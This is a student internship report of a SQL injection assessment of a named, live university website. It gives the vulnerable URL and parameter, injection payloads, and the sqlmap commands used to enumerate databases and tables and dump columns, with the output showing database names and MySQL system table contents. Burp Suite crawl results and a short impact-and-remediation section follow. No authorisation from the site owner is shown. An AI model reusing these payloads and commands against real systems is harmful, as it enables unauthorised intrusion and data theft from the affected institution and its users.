

NAME: VAISHNAVI PARULEKAR	ROLL ID: 22203A0048
COURSE:CO (COMPUTER ENGINNERING)	Task Assignment: Conduct a security assessment of sistemas.pedagogica.edu.sv using SQLMap and Burp Suite to identify and document vulnerabilities.
COMPANY: SECURER CYBER FUTURE	COLLEGE: VIDYALANKAR POLYTECHNIC

REPORT


*Conduct a security assessment of sistemas.pedagogica.edu.sv using SQLMap and Burp Suite to identify and document vulnerabilities.
(<https://sistemas.pedagogica.edu.sv/sistema/inscripcion/>).*

Detailed descriptions of each identified vulnerability:

The website data can be accessed using the SQLmap and its commands.
Details: For SQL injection

- URL: **<https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271>**
- Parameter: **id**
- Attack Vector: **Injected SQL payload in the id parameter.**
- Payload Example: **1' OR '1'='1**

The steps taken to discover and reproduce the vulnerabilities: Using SQLmap



For taking the endpoints of the website

Búsqueda rápida

Investigaciones institucionales, Re 

Todos

Q Buscar



[← Regresar](#)

Búsqueda por áreas científicas


Todas

Buscar

Menu

INICIO

A BIBLIOTECA UNIVERSITARIA



Estudio de políticas autoconciencia, res sociales para fomen escolar

Autor: Orellana de López, Katia Michell.

Categoría: Tesis Maestrías

Extracto:

El presente trabajo de Investigación documenta estrategias educativas vigentes y como éstas favorecen el desarrollo de habilidades sociales tendientes al logro de los aprendizajes.

For getting the endpoints of the website

```

C:\Windows\System32\cmd.e  x  +  v

Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
Payload: id=77,GET,id,BETU,' OR SLEEP(5) AND 'Jonw'='Jonw

Type: UNION query
Title: Generic UNION query (NULL) - 12 columns
Payload: id=-1558' UNION ALL SELECT CONCAT(0x716a787071,0x6d4471456167766b42506f52714946446e69647653594767676a47734d69714747736966627766
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- --
---
[10:00:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.5, Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:00:12] [INFO] fetching database names
available databases [21]:
[*] checklist
[*] demo
[*] information_schema
[*] login
[*] mysql
[*] new_ginecoapp
[*] ojs
[*] PASANTIAS
[*] pasantias
[*] pedagogi_dae
[*] pedagogi_doctora
[*] pedagogi_portal_transparencia
[*] performance_schema
[*] phpmysqladmin
[*] portal_estudiante
[*] sisprapro
[*] sistema_kardex
[*] sistema_vot_uped
[*] test
[*] testsisprapro
[*] upes_prueba

[10:00:13] [INFO] fetched data logged to text files under 'C:\Users\Vaishnavi\AppData\Local\sqlmap\output\sistemas.pedagogica.edu.sv'

[*] ending @ 10:00:13 /2024-06-20/

C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>

```

By using this command

sqlmap -u <https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271.GET.id.BETU.--dbs>

```
[10:03:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.5, Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:03:48] [INFO] fetching tables for database: 'mysql'
[10:03:52] [INFO] retrieved: 'column_stats'
[10:03:53] [INFO] retrieved: 'columns_priv'
[10:03:54] [INFO] retrieved: 'db'
[10:03:55] [INFO] retrieved: 'event'
[10:03:56] [INFO] retrieved: 'func'
[10:03:58] [INFO] retrieved: 'general_log'
[10:03:59] [INFO] retrieved: 'global_priv'
[10:04:00] [INFO] retrieved: 'gtid_slave_pos'
[10:04:01] [INFO] retrieved: 'help_category'
[10:04:02] [INFO] retrieved: 'help_keyword'
[10:04:03] [INFO] retrieved: 'help_relation'
[10:04:05] [INFO] retrieved: 'help_topic'
[10:04:06] [INFO] retrieved: 'index_stats'
[10:04:07] [INFO] retrieved: 'innodb_index_stats'
[10:04:08] [INFO] retrieved: 'innodb_table_stats'
[10:04:09] [INFO] retrieved: 'plugin'
[10:04:10] [INFO] retrieved: 'proc'
[10:04:11] [INFO] retrieved: 'procs_priv'
[10:04:12] [INFO] retrieved: 'proxies_priv'
[10:04:13] [INFO] retrieved: 'roles_mapping'
[10:04:15] [INFO] retrieved: 'servers'
[10:04:16] [INFO] retrieved: 'slow_log'
[10:04:17] [INFO] retrieved: 'table_stats'
[10:04:18] [INFO] retrieved: 'tables_priv'
[10:04:19] [INFO] retrieved: 'time_zone'
[10:04:20] [INFO] retrieved: 'time_zone_leap_second'
[10:04:21] [INFO] retrieved: 'time_zone_name'
[10:04:23] [INFO] retrieved: 'time_zone_transition'
[10:04:24] [INFO] retrieved: 'time_zone_transition_type'
[10:04:25] [INFO] retrieved: 'transaction_registry'
[10:04:26] [INFO] retrieved: 'user'
```

```

[10:04:26] [INFO] Retrieved: 'us
Database: mysql
[31 tables]
+-----+
| event
| plugin
| user
| column_stats
| columns_priv
| db
| func
| general_log
| global_priv
| gtid_slave_pos
| help_category
| help_keyword
| help_relation
| help_topic
| index_stats
| innodb_index_stats
| innodb_table_stats
| proc
| procs_priv
| proxies_priv
| roles_mapping
| servers
| slow_log
| table_stats
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
| time_zone_transition_type
| transaction_registry
+-----+

[10:04:26] [INFO] fetched data T
[*] ending @ 10:04:26 /2024-06-2

```

By using this command

```

C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql --tables

```

```

ocs/repositorio/principal/index.php(485): in
Database: mysql
Table: db
[23 columns]
+-----+-----+
| Column                                | Type                                |
+-----+-----+
| Host                                  | char(60)                            |
| User                                  | char(80)                            |
| Alter_priv                            | enum('N', 'Y')                      |
| Alter_routine_priv                   | enum('N', 'Y')                      |
| Create_priv                           | enum('N', 'Y')                      |
| Create_routine_priv                   | enum('N', 'Y')                      |
| Create_tmp_table_priv                 | enum('N', 'Y')                      |
| Create_view_priv                      | enum('N', 'Y')                      |
| Db                                     | char(64)                            |
| Delete_history_priv                   | enum('N', 'Y')                      |
| Delete_priv                           | enum('N', 'Y')                      |
| Drop_priv                             | enum('N', 'Y')                      |
| Event_priv                            | enum('N', 'Y')                      |
| Execute_priv                          | enum('N', 'Y')                      |
| Grant_priv                            | enum('N', 'Y')                      |
| Index_priv                            | enum('N', 'Y')                      |
| Insert_priv                           | enum('N', 'Y')                      |
| Lock_tables_priv                      | enum('N', 'Y')                      |
| References_priv                       | enum('N', 'Y')                      |
| Select_priv                           | enum('N', 'Y')                      |
| Show_view_priv                        | enum('N', 'Y')                      |
| Trigger_priv                          | enum('N', 'Y')                      |
| Update_priv                           | enum('N', 'Y')                      |
+-----+-----+

[10:13:35] [INFO] fetched data logged to tex
[*] ending @ 10:13:35 /2024-06-20/

```

By using this command is

sqlmap -u <https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271> -D mysql -t db --columns

```
[10:18:12] [INFO] ret
Database: mysql
Table: db
[3 entries]
+-----+
| Host   |
+-----+
| %      |
| %      |
| localhost |
+-----+
```

By using this command is

```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -T db -C Host --dump
```

```
Database: mysql
Table: db
[1 entry]
+-----+
| User   |
+-----+
| pma    |
+-----+
```

By using this command is

```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -T db -C User --dump
```

```
Database: mysql
Table: db
[2 entries]
+-----+
| Db      |
+-----+
| phpmyadmin |
| test    |
+-----+
```

By using this command is

```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -T db -C Db --dump
```


By using Burp Suite

⚡ Settings

Search

🔍

All

User

Project

⌵

⌶

Tools

Proxy

Intruder

Repeater

Sequencer

Burp's browser

Project

Scope

Collaborator

Tasks

Automatic backup

Logging

Sessions

Network

User interface

Suite

Extensions

Project > Scope

?

Target scope

⚙️

Use these settings to define exactly what hosts and URLs constitute the target for your current work. This configuration affects the

☐ Use advanced scope control

Include in scope

Add

Edit

Remove

Paste URL

Load ...

Enabled

Prefix

☒ https://sistemas.pedagogica.edu/

Exclude from scope

Add

Edit

Remove

Paste URL

Load ...

Enabled

Prefix

Filter

Running

Paused

Finished

Live task

Scan

Intruder attack

Search

Capturing: ☒

1 requests (0 errors)

View details >>

3. Crawl of sistemas.pedagogica.edu.sv

Default configuration

647 requests (0 errors)

59 locations crawled

View details >>

4. Crawl of sistemas.pedagogica.edu.sv

Default configuration

500 requests (0 errors)

59 locations crawled

View details >>

Event log

Filter

Critical

Error

Info

Debug

Search

Time	Type	Source	Message
10:54:02 20 Jun 2024	Debug	Task 4	Crawling with user random
10:54:02 20 Jun 2024	Debug	Task 4	Found login form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:53:57 20 Jun 2024	Debug	Task 4	Found registration form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:53:57 20 Jun 2024	Debug	Task 4	Attempting to register user synthetic_YDqIcAkj
10:49:46 20 Jun 2024	Debug	Task 3	Found login form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:49:46 20 Jun 2024	Debug	Task 3	Crawling with user random
10:49:42 20 Jun 2024	Debug	Task 3	Found registration form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:49:42 20 Jun 2024	Debug	Task 3	Attempting to register user synthetic_ubcDlogK
10:46:48 20 Jun 2024	Debug	Task 3	fonts.gstatic.com is using HTTP/2
10:46:44 20 Jun 2024	Debug	Task 3	use.fontawesome.com is using HTTP/2
10:43:16 20 Jun 2024	Debug	Proxy	www.gstatic.com is using HTTP/2
10:43:16 20 Jun 2024	Debug	Proxy	fonts.googleapis.com is using HTTP/2
10:43:16 20 Jun 2024	Debug	Proxy	www.google.com is using HTTP/2
10:43:12 20 Jun 2024	Debug	Proxy	classify-client.services.mozilla.com is using HTTP/2
10:43:12 20 Jun 2024	Debug	Proxy	normandy.cdn.mozilla.net is using HTTP/2
10:41:47 20 Jun 2024	Debug	Proxy	aus5.mozilla.org is using HTTP/2

Site map

Crawl paths (beta)

Issue definitions

Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://player.vimeo.com

http://plugins.jquery.com

https://popper.js.org

https://push.services.mozilla.com

https://safebrowsing.googleapis.com

https://shavar.services.mozilla.com

https://sistemas.pedagogica.edu.sv

https://sistemas.pedagogica.edu.sv

https://sizejs.com

https://support.microsoft.com

https://sweetalert2.github.io

https://tiles-cdn.prod.ads.prod.webservices

https://twitter.com

https://una.im

https://vestride.github.io

https://vimeo.com

https://wa.me

https://web.archive.org

https://weblogs.java.net

https://www.facebook.com

https://www.github.com

https://www.gnu.org

https://www.google.com

https://www.googletagmanager.com

https://www.gstatic.com

https://www.instagram.com

https://www.jquery-steps.com

https://www.opensource.org

https://www.pedagogica.edu.sv

https://www.pedagogica.edu.sv

https://www.robertpennner.com

https://www.themeforcast.net

Contents

Host	Method	URL	Params	Status code	Length
https://sistemas.peda...	GET	/		302	250
https://sistemas.peda...	GET	/sistema/app-assets/js/scripts/forms/extended/form-inputmask.js		200	2618
https://sistemas.peda...	GET	/sistema/app-assets/js/scripts/forms/select-form-select2.js		200	12822
https://sistemas.peda...	GET	/sistema/app-assets/vendors/js/extensions/sweetalert2.all.min.js		200	65357
https://sistemas.peda...	GET	/sistema/app-assets/vendors/js/forms/extended/inputmask/jquery.inputmask.bundle...		200	112282
https://sistemas.peda...	GET	/sistema/app-assets/vendors/js/forms/select/select2.full.min.js		200	78859
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/images/favicon114.png			
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/images/favicon57.png			
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/images/favicon72.png			
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/bootstrap.min.js		200	49154
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/jquery-ui.js		200	470846
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/jquery.js		200	293902
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/jquery.themepunch.revolution.min.js		200	65193
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/jquery.themepunch.tools.min.js		200	110671
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/owl.carousel.js		200	79403
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/shuffle.js		200	16124
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/slick.js		200	89206
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/js/theme.js		200	12793
https://sistemas.peda...	GET	/sistema/inscripcion/		200	60836
https://sistemas.peda...	GET	/sistema/inscripcion/index-recuperar-password.php			
https://sistemas.peda...	GET	/sistema/app-personales/inscripcion/fonts/fontawesome-webfont0a5.woff2			
https://sistemas.peda...	GET	/robots.txt		200	291
https://sistemas.peda...	GET	/sistema/app-documentos/inscripcion		301	532
https://sistemas.peda...	GET	/sistema/app-documentos/inscripcion/		200	182

Request

Response

Inspector

Raw

Hex

1 GET /sistema/app-personales/inscripcion/images/favicon114.png HTTP/1.1

2 Host: sistemas.pedagogica.edu.sv

3 Accept-Encoding: gzip, deflate, br

4 Accept: */*

5 Accept-Language: en-US;q=0.9,en;q=0.8

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36

7 Connection: close

8 Cache-Control: max-age=0

0 highlights

Issues

TLS cookie without secure flag set

1 Password submitted using GET method

2 Strict transport security not enforced

3 Cookie without HttpOnly flag set

4 Cross-domain script include

5 Email addresses disclosed

6 Content type is not specified

Advisory

Request

Response

Path to issue

TLS cookie without secure flag set

Issue: TLS cookie without secure flag set

Severity: Medium

Confidence: Firm

Host: https://sistemas.pedagogica.edu.sv

Path: /sistema/inscripcion/

Potential impacts of the vulnerabilities:

SQL Injection Vulnerability

Potential Impacts:

Data Breach: Attackers can access and extract sensitive information from the database, including user credentials, personal data, and financial information.

Data Manipulation: Attackers can modify, delete, or insert data, leading to data integrity issues.

Authentication Bypass: Attackers can potentially bypass authentication mechanisms and gain unauthorized access to the application.

System Compromise: Advanced SQL injections can be used to execute commands on the underlying server, leading to a full system compromise.

Reputation Damage: A successful attack and subsequent data breach can severely damage the organization's reputation and erode user trust.

Regulatory Fines: Breaches involving personal data can lead to significant fines under regulations such as GDPR, CCPA, or HIPAA.

SQL Injection Remediation Recommendations:

Use Prepared Statements: Replace dynamic SQL queries with prepared statements to prevent SQL injection.

Disable errors: Avoid showing SQL errors in application outputs to prevent attackers from viewing database results.

Update data: After patching a vulnerability, change all passwords and application secrets. Clean up the data to remove any rogue admin users or backdoors.

Hide WordPress version: Make it harder for attackers to exploit known vulnerabilities by hiding the version of WordPress being used.

Sanitize User Input: Validate and sanitize user input to ensure it adheres to expected patterns and avoid harmful characters.

Least Privilege: Restrict database user permissions to only what is necessary for the application.